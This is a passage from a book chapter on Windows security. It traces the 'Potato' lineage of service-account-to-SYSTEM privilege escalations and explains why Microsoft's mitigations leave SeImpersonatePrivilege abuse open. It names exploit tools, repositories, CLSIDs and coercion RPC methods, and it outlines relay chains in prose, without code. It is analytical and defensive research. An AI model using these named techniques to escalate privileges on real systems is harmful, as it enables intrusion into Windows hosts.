> ▪ **NOTE** *Chimichurri* (sometimes `Chimichurri.exe`) is not a Microsoft codename. It is the name Cesar Cerrudo gave to the PoC exploit Argeniss released alongside the MS09-012 bulletin, hosted at the time at `argeniss.com/research/Chimichurri_CesarCerrudo.zip` and preserved in the Internet Archive [1052]. Microsoft's own naming for the bulletin is simply MS09-012 / KB959454. Offensive-research convention has used "Chimichurri" as shorthand for the Cerrudo PoC ever since: never for a Microsoft internal codename. Forshaw's January 2020 service-hardening retrospective references the same Cerrudo / Argeniss lineage [1053].

> ▪ **NOTE** Cerrudo presented the 2008 paper under his Argeniss affiliation and the 2010 DEF CON talk under IOActive [1038], [1051]. The affiliation change occasionally trips up archival cross-referencing. The work is the same lineage.

Generation 2, local NTLM cross-protocol reflection (2014-2016)

In December 2014, James Forshaw filed Project Zero Issue 222: a WebDAV-to-SMB local NTLM reflection that turned the Windows authentication redirector into a self-service token source. Stephen Breen's *HotPotato* (January 16, 2016) used a related local-NTLM-relay primitive to deliver the first end-to-end service-account-to-SYSTEM chain that did not depend on finding a leaked token handle [1039]. Breen credits the genealogy openly: "If this sounds vaguely familiar, it's because a similar technique was disclosed by the guys at Google Project Zero... In fact, some of our code was shamelessly borrowed from their PoC and expanded upon" [1039].

The conceptual leap is the one every subsequent generation depends on. Cerrudo's G1 had to *find* a high-privileged token leaked into the local process tree; Breen's G2 *makes the system hand you one* by coercing it to authenticate. The system itself becomes the token source. Forshaw articulated this generalization explicitly in the 2021 Project Zero retrospective on the entire lineage [1049].

Microsoft's response was MS16-075 (the SMB-side fix) and a handful of WPAD-hardening rollups. The chain became fragile and stopped being pushbutton, but, again, none of these changes touched `SeImpersonatePrivilege` or `ImpersonateNamedPipeClient`.

Generation 3, local DCOM activation (2016-2018)

Within months of HotPotato, the community converged on a more reliable coercion primitive: a forged DCOM `OBJREF` marshalled with an attacker-chosen OXID resolver. The trick induces a SYSTEM-context COM server to authenticate to a named pipe the attacker controls. Forshaw had reported the underlying primitive at Project Zero in 2015 as Issue 325, fixed as CVE-2015-2370 [1054], but as his 2021 retrospective notes:

> "The technique to locally relay authentication for DCOM was something I originally reported back in 2015 (issue 325). This issue was fixed as CVE-2015-2370, however the underlying authentication relay using DCOM remained. This was repurposed and expanded upon by various others for local and remote privilege escalation in the RottenPotato series of exploits, the latest in that line being RemotePotato which is currently unpatched as of October 2021." [1049]

◆ **DEFINITION, OXID RESOLVER** The DCOM service that maps an OXID (Object Exporter Identifier) to the RPC binding string a client uses to call methods on a marshalled COM object. The "Rotten" and "Juicy" Potato families forge `OBJREF` marshalled blobs in which the OXID resolver field points back at an attacker-controlled endpoint, causing the SYSTEM-context RPCSS to authenticate to the attacker's pipe when it tries to resolve the OXID.

RottenPotato (September 26, 2016) demonstrated the chain [697] JuicyPotato (August 2018) industrialized it with a configurable CLSID table and reliable handling. The canonical mirror for the JuicyPotato repository is the `ohpe/juicy-potato` GitHub project [698]. Crucially, the gate was still `SeImpersonatePrivilege`: Rotten and Juicy capture the SYSTEM token through a local NTLM relay over a loopback socket, completing the server side of the exchange with SSPI's `AcceptSecurityContext` and extracting the token with `QuerySecurityContextToken`; the DCOM and OXID-resolution trick is just the *vehicle* that delivers a SYSTEM-context authentication to that local endpoint. `ImpersonateNamedPipeClient` becomes the literal handoff only in the later named-pipe variants such as PrintSpoofer and RoguePotato.

Generation 4, coercion APIs beyond DCOM (2020-2024)

Clement Labro (itm4n) shipped PrintSpoofer on May 1, 2020 [699], [989]. The coercion primitive was MS-RPRN's `RpcRemoteFindFirstPrinterChangeNotificationEx`: an RPC method on the Print Spooler that takes an attacker-supplied UNC-like notification target and authenticates to it under the Spooler's SYSTEM identity. PrintSpoofer needed neither DCOM nor any leaked handle; the coercion primitive lived inside an always-running Windows service.

PrintSpoofer generalized. Researchers quickly mapped a family of Windows RPC interfaces with the same shape: an RPC method that takes an attacker-supplied path and resolves it server-side under a privileged identity. MS-EFSR (the Encrypting File System remote protocol) gave EfsPotato and SharpEfsPotato: the canonical fork is `bugch3ck/SharpEfsPotato` [994], not the `ly4k` mirror. MS-FSRVP, MS-DFSNM, and a long tail followed. CoercedPotato's `--interface {ms-rprn, ms-efsr}` switch operationalises the enumeration in a single tool [1055] the project's MS-EFSR catalog alone lists fourteen entry points (indices 0-13, with two marked NOT WORKING).

The pattern is clear at this point: the privilege is the constant; the coercion primitive is interchangeable. Microsoft has shipped per-CVE patches for individual coercion APIs (targeted MS-EFSR fixes, for instance), but no commitment to enumerate or class-close the surface. The PrintNightmare cluster (CVE-2021-34527 [996]) is instructive precisely because it does *not* belong on that list: it patched a point-and-print driver-install RCE (`RpcAddPrinterDriverEx`), and pointedly left the MS-RPRN coercion primitive PrintSpoofer abuses (`RpcRemoteFindFirstPrinterChangeNotificationEx`) untouched, which Microsoft still treats as by-design.

Generation 5, into RPCSS itself (2022-2024)

In December 2022, the researcher who goes by BeichenDream published GodPotato, with a README that names the structural defect plainly:

> "Based on the history of Potato privilege escalation for 6 years, from the beginning of RottenPotato to the end of JuicyPotatoNG, I discovered a new technology by researching DCOM, which enables privilege escalation in Windows 2012 - Windows 2022, now as long as you have `ImpersonatePrivilege` permission. Then you are `NT AUTHORITY\SYSTEM`... There are some defects in rpcss when dealing with oxid, and rpcss is a service that must be opened by the system." [1056]

GodPotato is presented by its README as surviving the CVE-2021-26414 three-phase DCOM hardening (rolled out 2021-06-08, 2022-06-14, 2023-03-14) [1057] because the defect is in RPCSS's OXID *handling*, not ordinary DCOM *activation*. The other structural half of the defect is documented by Forshaw in April 2020: "When LSASS creates a Token for a new Logon session it stores that Token for later retrieval... in this case it does matter as it means that the negotiated Token on the server, which is the same machine, will actually be the session's Token, not the caller's Token" [967]. Together those two structural properties explain the README's tested matrix (Server 2012 through Server 2022, Windows 8 through Windows 11) but that is a public-research claim, not a guarantee for every patched build, configuration, or future release [1056]. As of the date of this writing, this chapter found no public Microsoft CVE or security update naming GodPotato's underlying RPCSS path; readers should re-check the MSRC Update Guide for `GodPotato`, `RPCSS`, and related OXID terms before relying on that negative claim.

LocalPotato (February 2023) is the parallel branch: Antonio Cocomazzi and Andrea Pierini discovered that the NTLM Type-2 "Reserved" field could be used to swap context handles during local authentication, escalating from an *unprivileged* user, and the first variant in the lineage that does not require `SeImpersonatePrivilege` to start [1058]. Microsoft fixed it as CVE-2023-21746 [1059], but the conceptual proof remains: the local NTLM stack itself is an attacker-controllable token source.

SilverPotato (April 24, 2024) extended the family across hosts [1060]. Members of the Distributed COM Users or Performance Log Users groups trigger remote activation of the `sppui` DCOM application (CLSID `{F87B28F1-DA9A-4F35-8EC0-800EFCF26B83}`) on a target server. The coerced Domain Admin authentication is then chained through SMB relay to the ADCS host, SAM dump, Pass-the-Hash, CA private key extraction, and ForgeCert to mint a Domain Admin certificate. Microsoft fixed SilverPotato as CVE-2024-38061 in the July 2024 Patch Tuesday [1061] the original researcher's credit was subsequently removed after a second-reporter overlap and

an MSRC severity re-grading from *moderate* to *important* [1060]. The structural primitive the chain exploits (DCOM cross-session activation gated on Distributed COM Users / Performance Log Users group membership chained into a cross-host NTLM relay) remains a per-CVE rather than a class-level close.

FakePotato (CVE-2024-38100, July 2024 KB5040434) closed the ShellWindows DCOM activation path that Pierini disclosed; the patch shipped about a month *before* the public disclosure [1062], [1063].

§ **aside — The Forshaw body of work** James Forshaw's writing is, by some margin, the single most-cited body on the impersonation primitive in the offensive-research community. Four single-author primaries underpin most of this chapter: *The Art of Becoming TrustedInstaller* (2017-08) on Service-SID derivation [970] *Empirically Assessing Windows Service Hardening* (2020-01), the canonical empirical assessment of what the WSH stack actually closes and what it does not [1053] *Sharing a Logon Session a Little Too Much* (2020-04), which documents the LSASS cached-token defect that GodPotato later weaponised [967] and *Windows Exploitation Tricks: Relaying DCOM Authentication* (2021-10), the Project Zero retrospective that names the genealogy from Issue 325 to RemotePotato [1049]. Forshaw's 2020-01 opening sentence is the line every defender quotes back: "In the past few years there's been numerous exploits for service to system privilege escalation. Primarily they revolve around the fact that system services typically have impersonation privilege" [1053].

Walkthrough: five generations, one constant. Read the lineage as a gap-analysis table rather than as a museum of tools. Generation 1 proved that if a service-account process could obtain or steal an impersonation token handle, the enabled privilege made SYSTEM reachable; MS09-012 narrowed that handle-leak source [1037]. Generation 2 asked a different question: can the machine be made to authenticate to itself through NTLM and WPAD so the service process receives a usable token? HotPotato answered yes, and MS16-075/WPAD hardening narrowed that route [1039]. Generation 3 shifted to DCOM: if a forged OBJREF can influence OXID resolution and local activation, Rotten and Juicy can turn COM authentication into the same SYSTEM token through a local SSPI relay; CVE-2021-26414 eventually narrowed that class [1057]. Generation 4 generalized beyond DCOM into coercion APIs such as MS-RPRN and MS-EFSR, showing that the problem was not one COM interface but a supply of privileged callers willing to authenticate to attacker-chosen local endpoints [699], [989]. Generation 5 moved inward, into RPCSS and NTLM-loopback defects: GodPotato, LocalPotato, SilverPotato, and FakePotato showed that even after DCOM hardening, OXID handling and cached-token behavior could still supply the missing token [1056], [1058], [1060], [1063].

In every row, Microsoft narrows the source. In no row does Microsoft remove the enabled service privilege or the thread-impersonation model.

Generation	Years	Token source	Microsoft response	Public status in 2026
G1 Direct Token Theft (Cerrudo)	2008-2010	Leaked impersonation handles	MS09-012 (Cerrudo *Chimichurri* PoC)	No (handle leaks closed)
G2 Local NTLM Reflection (HotPotato)	2014-2016	WPAD + HTTP-to-SMB reflection	MS16-075 + WPAD hardening	No (chain too fragile)
G3 DCOM Activation (Rotten/Juicy)	2016-2018	Coerced DCOM auth to attacker pipe	Win10 1809 OXID + CVE-2021-26414	Partial (some LTSC pins)
G4 Non-DCOM RPC Coercion (PrintSpoofer/Coerced)	2020-2024	MS-RPRN / MS-EFSR / MS-FSRVP coercion	Per-CVE patches	Yes (long tail)
G5 RPCSS OXID + NTLM-Loopback (GodPotato/Local/Silver)	2022-2024	RPCSS handling defect + cross-host NTLM relay	No public CVE/security update named for GodPotato; CVE-2023-21746 for LocalPotato; CVE-2024-38061 for SilverPotato (July 2024)	Public GodPotato README still claims Server 2012-2022 / Windows 8-11 coverage

◆ **DEFINITION — Windows Service Hardening (WSH)** Microsoft's umbrella term for the post-2003 stack of mitigations around the service-account population: Service SIDs, restricted tokens, write-restricted tokens, integrity levels for services, the SCM's per-service required-privileges list, and the LPAC variants for select Windows components. The hardening is real, but as the MSRC servicing-criteria discussion establishes, Microsoft has elected not to treat WSH as a *security* boundary.

▸ **KEY IDEA** Eighteen years. Five generations. One privilege. The variable is the token source; the constant is the gate.

Each generation tells a story of an MSRC bulletin that closed a specific token source and a researcher who found a new one within months. But every generation also leaves the same three components in place: the privilege, the named-pipe

coercion API, and Microsoft's choice not to close the family at its root. What if those three components, taken together, form a closed system?

Where this link breaks

The link breaks at the seam between two assumptions that are each reasonable in isolation. The first assumption is the service-design assumption: a server must be allowed to act as a client after authentication, because otherwise Windows cannot implement per-user file access, printer access, mailbox access, database access, or RPC authorization inside long-running services. The second assumption is the hardening assumption: LOCAL SERVICE and NETWORK SERVICE are low-privileged enough that moving services away from SYSTEM materially reduces worm blast radius. `SeImpersonatePrivilege` is the compatibility object that lets both assumptions coexist.

The Potato family is the gap analysis for that coexistence. It asks a single question over and over: if a low-privileged service process is allowed to impersonate authenticated clients, how many ways can a privileged client be made to authenticate to an endpoint the service process controls? Cerrudo's answer was leaked handles. HotPotato's answer was local NTLM reflection (the relayable-NTLM property established in Chapter 16). Rotten/Juicy's answer was DCOM activation and OXID resolution. PrintSpoofer's answer was coercion through non-DCOM RPC surfaces. GodPotato's answer was RPCSS itself. LocalPotato, SilverPotato, and FakePotato then showed that token-swapping and loopback-authentication defects still matter even after the obvious DCOM path is narrowed [1038], [1049], [1039], [699], [1056], [1058], [1060], [1063].

That is why the important question is not which binary works this month. The important question is which architectural pieces remain unchanged after each patch. If the service process still starts with enabled `SeImpersonatePrivilege`, if a named-pipe/RPC server can still receive an impersonation token from an authenticated client, and if MSRC still treats Windows Service Hardening as a safety boundary rather than a serviced security boundary, the link is not closed. It is reduced to the current token-source search problem.

The three-piece theorem

The Potato lineage is not a collection of bugs. It is the consequence of a single architectural identity:

> ▸ **KEY IDEA** Enabled service-account `SeImpersonatePrivilege` + a usable privileged authentication/coercion source + impersonation/token-conversion APIs + the MSRC servicing-criteria carve-out = service-account-to-SYSTEM.

Each summand is individually documented or visible in shipped Windows behavior. Each is justified by a real engineering or product requirement. *Together they form a system that point fixes only narrow: removing the privilege or the impersonation API surface breaks documented Windows behaviors, while fixing one token source leaves the search for another source open.*

This is the chapter's main contribution: re-frame the eighteen-year named-exploit lineage as the consequence of a documented three-piece architectural decision rather than as a series of bugs.




Figure 24.2: The three-piece theorem is an AND composition, not a menu: default service-account impersonation privilege, a coercion path that makes SYSTEM authenticate to the attacker-controlled endpoint, and the MSRC servicing carve-out must all remain in place before the chain becomes service account to SYSTEM. Removing any one piece breaks the chain, but Microsoft has not serviced the class by removing any of them.

Component 1: the privilege

`SeImpersonatePrivilege` is enumerated in the privilege-constants table as `SE_IMPERSONATE_NAME` [1036] and is the subject of a dedicated security-policy page that lists default assignments [1033]. The LOCAL SERVICE and NETWORK SERVICE account documentation each enumerate it as `(enabled)` in the default privilege set [1034], [1035].

Cost of removal: many RPC servers that impersonate clients break; the MSRC servicing-criteria section walks through the production-Windows surface this affects in detail.

Component 2: the token-handoff and coercion surface

`ImpersonateNamedPipeClient` has shipped since Windows XP / Server 2003 [1048]. It is a standard mechanism by which a named-pipe server picks up the identity of a connecting client to make per-user access checks, and RPC/COM/LSA impersonation surfaces compose into the same broader token-substitution model. Deprecating one API would not remove the need for services to receive and act under client identity; it would force a migration of long-standing Win32/RPC patterns.

Cost of removal: the named-pipe server population that pre-dates the modern impersonation APIs breaks; the deprecation discussion details server-side SMB, Print-Spooler, EFS-RPC, and broader Win32 ABI migration cost.

Component 3: the carve-out

> ◆ **DEFINITION — MSRC Servicing Criteria** Microsoft's public policy document defining what counts as a security boundary, a security feature, and a defense-in-depth feature for servicing purposes. The two-question test is direct: "Does the vulnerability violate the goal or intent of a security boundary or a security feature? Does the severity of the vulnerability meet the bar for servicing?" If either answer is no, "the vulnerability will be considered for the next version or release of Windows but will not be addressed through a security update or guidance" [301].

The MSRC Windows Security Servicing Criteria document [301] is the policy-level anchor. The operational articulation came at Troopers 24 from Pierini and Cocomazzi, who reported the WSH-as-safety-not-security distinction [1064]. The MSRC servicing-criteria section opens with the full quote and walks through its implications; for the theorem here, what matters is the combination of Microsoft's published boundary criteria and researcher-reported MSRC handling, not an inference from exploit folklore alone.

Cost of removal: Microsoft would have to turn the per-CVE cadence into a structural-close cadence: servicing every coercion API in the long tail, every NTLM-loopback edge case, every cross-session token confusion, on the same SLAs as security-boundary violations. The public criteria [301] do not make that commitment, and the researcher-reported cases below show MSRC handling the class more narrowly.

> ❝ **QUOTED ANCHOR** "if you have SeAssignPrimaryToken or SeImpersonate privilege, you are SYSTEM" (Andrea Pierini; "a deliberately provocative shortcut

> obviously, but it's not far from the truth") Clement Labro's gloss on the same line [699]

Walkthrough: the three-piece theorem. The first piece is the privilege: Microsoft default-assigns `SE_IMPERSONATE_NAME` to the service accounts that run much of the Windows server estate, and the account pages mark it enabled [1033], [1034], [1035]. The second piece is the token-handoff API: `ImpersonateNamedPipeClient` and the related RPC impersonation surfaces let a server thread wear a connected client's identity because otherwise ordinary Windows services cannot authorize per-client work [1048]. The third piece is doctrine: the MSRC criteria and the Troopers 24 articulation treat the Windows Service Hardening boundary as a safety boundary rather than a security boundary, so variants are serviced as point defects or not serviced at all rather than as violations of a root boundary [301], [1064]. Put those three pieces in the same host and the theorem is mechanical. A low-privileged service compromise is not yet SYSTEM. A low-privileged service compromise plus a usable privileged authentication event plus an enabled impersonation gate is SYSTEM. Every named Potato is a different proof of the middle term.

> ▪ **NOTE** If the primitive is a closed three-piece system, what has Microsoft actually shipped in the eighteen years since Cerrudo? Five containment mitigations: each of which narrows the surface around the primitive without closing it.

Five mitigations and the surface none of them closes

Microsoft has not been idle. Over nineteen years of service hardening they have shipped Service SIDs, restricted tokens, the Less-Privileged AppContainer model, group Managed Service Accounts, and the three-phase DCOM hardening of CVE-2021-26414. Each closes a real surface. None of them closes the primitive. The pattern is too consistent to be accidental.

Service SID isolation (Vista, 2007)

Vista shipped per-service SIDs of the form `NT SERVICE\<name>`: a SID generated on the fly from the service's name and attached to the service-process token. Forshaw's *The Art of Becoming TrustedInstaller* is the canonical reference for the derivation: "The SID itself is generated on the fly as the SHA1 hash of the uppercase version

of the service name" [970]. Service SIDs are also documented as part of the SCM service-security model [1065].

> ◆ **DEFINITION, SERVICE SID** A SID of the form `NT SERVICE\<service-name>` derived as the SHA1 hash of the uppercased service name. Service SIDs let an ACL grant access to a specific service without granting access to every service running under the same account. When `SERVICE_SID_TYPE_UNRESTRICTED` is configured, the Service SID is added to the service-process token as a regular group SID.

Closes: lateral movement between services sharing an account. A process for service A cannot, by Service SID alone, open files ACL'd to service B's Service SID (`NT SERVICE\B`), even though both run as NETWORK SERVICE.

Does NOT close: vertical movement to SYSTEM via NETWORK SERVICE. Forshaw's April 2020 *Sharing a Logon Session a Little Too Much* documents the LSASS cached-token defect that underpins GodPotato: even with Service SIDs in place, the local logon session that LSASS retrieves for a same-machine authentication is the *session's* token, not the *caller's* token, which is exactly the structural property GodPotato weaponises [967].

Restricted and write-restricted service tokens (Vista 2007, backport via MS09-012)

`SERVICE_SID_TYPE_RESTRICTED` is the SCM service-SID setting that wraps the service-process token in a write-restricted restricting-SID set (adding the write-restricted SID `S-1-5-33`); for restricted operations the kernel performs the access check twice (once against the regular group SIDs, once against the restricting set) and grants only the intersection. Forshaw's January 2020 empirical assessment is the canonical study of what these settings actually accomplish: "In the past few years there's been numerous exploits for service to system privilege escalation. Primarily they revolve around the fact that system services typically have impersonation privilege" [1053].

> ◆ **DEFINITION, RESTRICTED TOKEN** A token marked with a *restricting SID* set in addition to its regular group SIDs. The kernel grants access only when both sets satisfy the ACL. Configured per-service via `SERVICE_SID_TYPE_RESTRICTED`; the resulting token is write-restricted (marked with the write-restricted SID `S-1-5-33`), so the restricting set gates write access. The intent is to prevent a compromised service from touching arbitrary objects outside an explicit allow-list of restricting SIDs.

Closes: the compromised service's ability to write to (or read, depending on configuration) arbitrary objects outside its restricting-SID set.

Does NOT close: `SeImpersonatePrivilege` is not revoked. A restricted token can still call `ImpersonateNamedPipeClient` and `CreateProcessWithTokenW`. The privilege gate is orthogonal to the restricting-SID gate.

LPAC (Less-Privileged AppContainer) for select services (Windows 10+)

Some Microsoft components opt into the AppContainer model with the Less-Privileged variant: the Edge browser broker, certain Defender child processes, parts of the DNS Client and Web Account Manager stacks. Inside an LPAC, the process runs with a deny-all token capabilities profile and must declare every Win32 capability it intends to use. The AppContainer and LowBox token model is developed where Windows access tokens and capabilities are covered (Chapter 22, Windows Access Control).

Closes: the attack surface of a few specific Microsoft-shipped contained services.

Does NOT close: the LOCAL SERVICE and NETWORK SERVICE population this chapter is about is **not** LPAC-contained by default. Declaring an LPAC service requires rewriting the service to operate inside an AppContainer, which most product teams do not undertake.

§ ASIDE — **Why LPAC adoption is essentially nil for third-party services** Building an LPAC service is not a configuration flag; it is an architectural commitment. The service must declare every Win32 capability it uses, must be packaged through the modern app installer pipeline, and must accept the deny-by-default file-system view that the LPAC sandbox enforces. The cost is real for legacy code: file paths and registry keys the service has historically reached without scrutiny become inaccessible, and IPC patterns that assumed a normal token need to be re-engineered through capability-mediated brokers. Even Microsoft uses LPAC narrowly. Third-party adoption among independent software vendors that ship NETWORK SERVICE workloads is essentially nil. The mitigation that *would* containerise the impersonation surface is technically available; in practice almost nobody uses it.

group Managed Service Accounts (gMSA, Server 2012+)

gMSA is Microsoft's solution to the credential-hygiene problem for service accounts: a domain-managed identity whose 240-byte password is rotated automatically by the KDS Root Key, retrieved by authorized hosts via Group Policy, and never typed by a human [764].

Closes: domain-credential exposure for service accounts. A service no longer has a memorable password an admin will reuse; the credential lives in AD and is rotated on a schedule.

Does NOT close: anything to do with `SeImpersonatePrivilege` on the local box. gMSA is a credential-hygiene mitigation, not a privilege-escape mitigation. A service running under a gMSA still holds the same default service-account privileges, and the SilverPotato-class cross-host coerce-and-relay flow [1060], [1061] directly exploits a chain that gMSA does not protect against (per-variant patches like CVE-2024-38061 close instances, not the class).

CVE-2021-26414 three-phase DCOM hardening

CVE-2021-26414 raised the minimum DCOM client authentication level to `RPC_C_AUTHN_LEVEL_PKT_INTEGRITY`. The rollout was deliberately gradual: phase 1 (2021-06-08) opt-in via registry, phase 2 (2022-06-14) opt-out via registry, phase 3 (2023-03-14) enforced with no opt-out [1057].

Closes: the original RottenPotato and JuicyPotato OBJREF-with-attacker-OXID chain on phase-3-enforced builds. The DCOM activation surface those variants depended on is meaningfully harder after phase 3.

Does NOT close: anything that does not depend on DCOM activation. **GodPotato** (RPCSS OXID handling, not DCOM activation) remains functional [1056] **PrintSpoofer / CoercedPotato** (non-DCOM RPC coercion) remain functional [699], [1055] **JuicyPotatoNG** (September 2022) found a bypass on the DCOM side via the PrintNotify CLSID `{854A20FB-2D44-457D-992F-EF13785D2B51}` [1066] **SilverPotato** used a different CLSID and a cross-host relay until Microsoft fixed it as CVE-2024-38061 in July 2024 [1060], [1061]: a per-variant fix that illustrates exactly why CVE-2021-26414 does not address the cross-host coerce-and-relay class as a whole.

The mitigation that does not exist: "RBAC for services"

Windows has shipped no unified RBAC architecture for local services. The SCM provides per-service SDDL controls, the file system and registry provide per-resource ACLs everywhere, and Service SIDs let ACLs name a specific service identity, but "RBAC for services" as a single named mechanism is non-standard Windows terminology. Azure RBAC and Microsoft Entra RBAC are cloud-side authorization systems and do not gate the local `SeImpersonatePrivilege` at all.

Walkthrough: mitigations around, not through, the primitive. Service SIDs answer the question, "can one service sharing an account casually write another service's resources?" Restricted and write-restricted tokens answer, "can this

service token write objects that were not explicitly ACLed for its restricting SID?" LPAC answers, for a small set of Microsoft-selected services, "can this process run in an AppContainer-like low-privilege compartment?" gMSA answers, "can we avoid static domain service-account passwords and reduce credential-management exposure?" CVE-2021-26414 answers, "can we harden the classic DCOM activation route Rotten/Juicy used?" These are valuable answers. None asks the root question: should a default service identity hold an enabled privilege that can turn any sufficiently privileged client authentication into a primary-token process? The table below is therefore not a list of failed mitigations. It is a list of correct mitigations that operate on adjacent surfaces.

Mitigation	What it closes	What it does NOT close	Primary
Service SID Isolation (Vista 2007)	Lateral movement between services sharing an account	Vertical SYSTEM via NETWORK SERVICE LSASS-cached-token defect	[970], [967]
Restricted / Write-Restricted Tokens	Write access to non-restricting-SID objects	`SeImpersonatePrivilege` still present; `CreateProcessWithTokenW` still works	[1053]
LPAC (Windows 10+)	Select-services blast radius	NETWORK / LOCAL SERVICE population not LPAC-contained by default	Chapter 22 (Windows Access Control)
gMSA (Server 2012+)	Domain-credential exposure	Local `SeImpersonate`; SilverPotato-class cross-host relay	[764]
CVE-2021-26414 phase 3 (2023-03-14)	DCOM activation chain (Rotten/Juicy)	GodPotato (RPCSS), PrintSpoofer (non-DCOM), JuicyPotatoNG (Sept 2022)	[1057]

> **The mitigations are real. The gap is structural.** None of this section is an indictment of the mitigations. Each one closes a meaningful surface, and a NETWORK SERVICE host with all five active is materially harder to attack than a host without them. But the surface they collectively leave open (the `SeImpersonatePrivilege` plus `ImpersonateNamedPipeClient` plus coercion-API combination) is the surface the named Potato lineage keeps returning to. The gap is not a missing patch. The gap is the design.

Microsoft has shipped five mitigations in nineteen years. Every one narrows the surface around the primitive. None of them closes it. The pattern is too consistent to be accidental. So what is the policy that produces this pattern?

The MSRC servicing-criteria carve-out

> ❝ **QUOTED ANCHOR** Most of these exploits allow an attacker to break the WSH (Windows Service Hardening) boundary, enabling privilege escalation from a limited service to SYSTEM: a common scenario when dealing with web services like IIS or MSSQL. Interestingly, Microsoft does not consider WSH a security boundary but rather a safety boundary; for this reason, many Potato exploits work (and have been working) on fully updated Windows systems.: Andrea Pierini and Antonio Cocomazzi, Troopers 24 [1064]

This is the Microsoft-position-as-stated-to-researchers anchor for the entire article. The MSRC Windows Security Servicing Criteria page [301] is the policy-document anchor with the same content: the two-question test "Does the vulnerability violate the goal or intent of a security boundary or a security feature? Does the severity of the vulnerability meet the bar for servicing?" If either answer is no, the vulnerability is considered for the next version of Windows but is not addressed through a security update.

Service-to-SYSTEM escalation across the Windows Service Hardening boundary is treated, in the Troopers account, as a violation of a *safety boundary* rather than a *security boundary* [1064]. That distinction matches the public criteria's emphasis on defined security boundaries [301]. Microsoft does fix specific token-source primitives (LocalPotato got CVE-2023-21746, FakePotato got CVE-2024-38100) but the public record does not show Microsoft committing to service the WSH class as a root security-boundary violation [1059], [1062].

Why? Walk through each of the three closure paths Microsoft could in principle take, and the cost of each.

Revoke `SeImpersonatePrivilege` from NETWORK SERVICE and LOCAL SERVICE

The cleanest fix in the model: drop the privilege from the default-assignment list documented on the LOCAL SERVICE and NETWORK SERVICE account pages [1034], [1035]. Every Potato variant that ends in `CreateProcessWithTokenW` fails immediately.

Cost. Every RPC server, web server, database server, and Office service that needs to act on a client's behalf breaks. The privilege exists *because* services need it.

IIS application pools cannot impersonate authenticated users; SQL Server cannot enforce per-login row security; Exchange cannot operate on mailboxes under the connected user's identity; the print spooler cannot enforce per-user printer ACLs; the file server cannot enforce per-user file ACLs. The 2003 service-hardening pivot would be reversed. Services would have to run as SYSTEM again to do the work they need to do, which is precisely the worm-target population Microsoft spent the early 2000s migrating away from.

Declare local DCOM activation a security boundary and service it

This was the partial path Microsoft did take with CVE-2021-26414 [1057]: tighten the DCOM activation surface and ship the change in three phases over twenty-one months. But declaring *all* local DCOM activation a security boundary requires a serviceable-CVE pipeline for every cross-session COM activation, every cross-integrity-level activation, every weakly-authenticated marshalled OBJREF.

Cost. The on-the-record case is RemotePotato0 [998], which researchers reported as classified "Won't Fix" by MSRC and which Forshaw's 2021 retrospective described as still unpatched at the time of writing [1049]. RemotePotato0 is empirical evidence for a narrow servicing posture: Microsoft addressed major DCOM hardening in CVE-2021-26414, but did not publicly commit to treating every local or cross-session DCOM relay as a structural boundary violation.

Deprecate `ImpersonateNamedPipeClient`

Remove the named-pipe-server impersonation API from the Win32 surface. Mark it deprecated. Stop callers from using it. Provide a replacement that requires explicit per-request token plumbing.

Cost. Many Win32 RPC servers stop being able to impersonate their callers. Server-side SMB components, the Print Spooler, the EFS RPC server, and a long tail of named-pipe RPC servers depend on this impersonation model; their alternatives all compose into the same kernel-side call. The replacement (a per-request capability handle threading through every RPC binding) would be a multi-year ABI change with no clean migration path for legacy binaries.

Walkthrough: three closure paths and their costs. The first true closure path is privilege removal. It is clean in the model and brutal in production: the service accounts that were created to avoid universal SYSTEM execution would lose the one right that lets them continue serving authenticated clients. The second path is boundary reclassification. If local service-to-SYSTEM transitions through WSH become security-boundary violations, MSRC inherits a servicing obligation for every new coercion API, COM activation edge, NTLM-loopback defect, and token-

cache confusion in the long tail. The third path is API replacement. Deprecating `ImpersonateNamedPipeClient` requires a capability-like replacement that passes explicit per-request authority through old Win32/RPC ABIs, and legacy binaries cannot be recompiled into that model by policy fiat. All three closures are technically imaginable. None is a small patch. That is the compatibility fact that explains why the OS feature cannot simply be removed.

▪ **NOTE** RemotePotato0 [998] holds a particular place in the lineage because it is the first variant for which MSRC's "Won't Fix" classification became public on the record. Forshaw's 2021 Project Zero retrospective notes the variant as "currently unpatched as of October 2021" [1049], and Microsoft did not subsequently issue a CVE for it. Variant-by-variant detail is beyond this chapter's generation-level scope; in this chapter RemotePotato0 functions as the empirical proof that the carve-out is not a hypothetical preference but a shipped policy choice.

▸ **KEY IDEA** Nineteen years. Five mitigations. Three closure paths with no public Microsoft commitment to structural adoption. The primitive is not merely an unpatched bug. It sits outside Microsoft's published security-boundary framing unless a specific token source independently meets the servicing bar.

Microsoft has chosen, on the record, to treat this boundary as a safety boundary rather than a security boundary. Is that an architectural failure, or is it a rational policy choice under a deeper structural constraint? Hardy 1988 has an answer.

The Hardy ceiling

